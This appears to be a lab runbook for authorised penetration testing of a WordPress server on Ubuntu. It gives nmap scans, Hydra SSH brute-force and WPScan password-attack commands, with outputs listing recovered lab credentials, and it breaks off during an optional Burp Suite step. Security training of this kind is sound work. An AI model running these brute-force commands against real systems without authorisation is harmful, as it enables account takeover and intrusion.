

Document Name	Brute-Force Attack on Initial Vulnerable Setup of Ubuntu Web Server	Version	1.3
Author	Anusha Ramu Chakravarthi	Date Created	19/04/2025
Attack Type	Brute-Force Implementation	Last Modified	27/04/2025

Document Description

This runbook outlines the procedure to simulate a brute-force attack against an Ubuntu 22.04 VM within the OzCazual infrastructure. The system is running a LAMP/LEMP stack hosting a WordPress website. This attack targets both the SSH service and WordPress login page to identify potential weaknesses in remote authentication. This simulation is aligned with the "Identify" and "Protect" functions of the NIST Cybersecurity Framework.

Step 1

Identify Target and Services

Determine which services are exposed and may be susceptible to brute-force attacks.

- Confirm that Ubuntu is running SSH (port 22).

Use **nmap** in Kali Linux:

```
nmap -p 22 <target_IP>
```



```

user1@kali: ~
(user1@kali)-[~]
$ nmap -p 22 192.168.1.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 02:32 AEST
Nmap scan report for 192.168.1.20
Host is up (0.00041s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:15:5D:02:B4:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds

(user1@kali)-[~]
$


```

Check **ssh status** in ubuntu:

```
sudo systemctl status ssh
```

```
user1@ubuntuweb: ~  
user1@ubuntuweb:~$ sudo systemctl status ssh  
[sudo] password for user1:  
● ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: en  
   Active: active (running) since Sat 2025-04-19 16:25:16 UTC; 9min ago  
     Docs: man:sshd(8)  
           man:sshd_config(5)  
  Process: 1103 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)  
    Main PID: 1125 (sshd)  
       Tasks: 1 (limit: 1534)  
      Memory: 3.2M  
         CPU: 12ms  
    CGroup: /system.slice/ssh.service  
            └─1125 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"  
  
Apr 19 16:25:16 ubuntuweb systemd[1]: Starting OpenBSD Secure Shell server...  
Apr 19 16:25:16 ubuntuweb sshd[1125]: Server listening on 0.0.0.0 port 22.  
Apr 19 16:25:16 ubuntuweb sshd[1125]: Server listening on :: port 22.  
Apr 19 16:25:16 ubuntuweb systemd[1]: Started OpenBSD Secure Shell server.  
lines 1-17/17 (END)
```

- Verify that WordPress is accessible via the browser at http://<target_IP>/wp-login.php.



Check if the web server is running (Optional):

```
user1@kali: ~  
[user1@kali]~  
$ nmap -p 80 192.168.1.20  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 03:27 AEST  
Nmap scan report for 192.168.1.20  
Host is up (0.0024s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: 00:15:5D:02:B4:02 (Microsoft)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds  
[user1@kali]~  
$
```

- Identify IP address and hostname of the Ubuntu VM.

```
user1@ubuntuweb: ~  
user1@ubuntuweb:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000  
    link/ether 00:15:5d:02:b4:02 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.20/24 brd 192.168.1.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::215:5dff:fe02:b402/64 scope link  
        valid_lft forever preferred_lft forever  
user1@ubuntuweb:~$ hostname  
ubuntuweb  
user1@ubuntuweb:~$
```

Step 2


Port Scanning and Enumeration

Use tools like Nmap to discover open ports and service versions.

- Run a basic Nmap scan:

```
nmap -sV <target-ip>
```

- Confirm open SSH and HTTP/HTTPS ports.
- Identify service banners if available.



```
(user1@kali)-[~]
$ nmap -sV 192.168.1.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 04:34 AEST
Nmap scan report for 192.168.1.20
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
MAC Address: 00:15:5D:02:B4:02 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds


(user1@kali)-[~]
$
```

Step 3

Prepare Wordlists and Tooling


Prepare the tools and wordlists required to simulate the brute-force.

- Use Kali Linux to download or use default wordlists:
locate rockyou.txt
- Prepare userlist.txt and passlist.txt.



- Install or confirm availability of:

- **Hydra**



```

user1@kali: ~
(user1@kali)-[~]
$ hydra --version
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra: invalid option -- '-'
(user1@kali)-[~]
$
  
```

- **WPScan**




```

user1@kali: ~
(user1@kali)-[~]
$ wpscan --version
-----
  W P S c a n ®
-----
WordPress Security Scanner by the WPScan Team
Version 3.8.28

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

Current Version: 3.8.28
(user1@kali)-[~]
$
  
```

- **Burp Suite (optional for web login testing)**



Step 4


Execute SSH Brute-Force Attack Using Hydra

Use Hydra to attempt brute-force login to SSH.

- Run the following Hydra command:

```
hydra -L userlist.txt -P rockyou.txt ssh://<target_IP>
```

- Monitor login responses and check for valid credentials.



```
(user1@kali)-[~]
$ hydra -L /usr/share/wordlists/users.txt -P /usr/share/wordlists/passwords.txt ssh://192.168.1.20
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-20 05:58:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 450 login tries (l:25/p:18), ~29 tries per task
[DATA] attacking ssh://192.168.1.20:22/
[22][ssh] host: 192.168.1.20 login: user1 password: !nf0tecH
[22][ssh] host: 192.168.1.20 login: alex password: testpass1
[22][ssh] host: 192.168.1.20 login: james password: testpass2
[22][ssh] host: 192.168.1.20 login: testuser99 password: testpass99
[STATUS] 320.00 tries/min, 320 tries in 00:01h, 131 to do in 00:01h, 15 active
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 11 final worker threads did not complete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-20 06:00:16

(user1@kali)-[~]
$
```


Step 5

Execute WordPress Login Brute-Force Using WPScan

Attempt to brute-force WordPress admin login.

- Run WPScan:

```
wpscan --url http://<target_IP> -U users.txt -P
passwords.txt --force
```




```
user1@kali: ~
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| The version could not be determined.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 <===== (137 / 137) 100.00% Time: 00:00:01
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 25 user/s
[SUCCESS] - testuser / 123456
[SUCCESS] - testadmin / admin123
[SUCCESS] - user66 / awesome!
[SUCCESS] - johnsmith / password
[SUCCESS] - sarah / letmein
Trying sarah / letmein Time: 00:00:07 <===== > (440 / 530) 83.01% ETA: ??:??:??

[+] Valid Combinations Found:
| Username: testuser, Password: 123456
| Username: testadmin, Password: admin123
| Username: user66, Password: awesome!
| Username: johnsmith, Password: password
| Username: sarah, Password: letmein
[+] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Sun Apr 20 21:11:17 2025
[+] Requests Done: 580
[+] Cached Requests: 42
[+] Data Sent: 267.87 KB
[+] Data Received: 354.688 KB
[+] Memory used: 274.785 MB
[+] Elapsed time: 00:00:12

(user1@kali)-[~]
$
```

- Monitor login attempts and identify if access is gained.
- Optional: Use Burp Suite to observe POST requests and identify login form behavior.
 - **Step 1: Launch Burp Suite**
 1. Open **Burp Suite** on Kali.
 2. Go to **Proxy > Intercept**, and click **Intercept is ON**.




3. Configure your **browser proxy** to point to 127.0.0.1:8080.



○ **Step 2: Log in to WordPress manually**

1. Go to `http://<target_IP>/wp-login.php` in your browser.
2. Enter a wrong username and password.



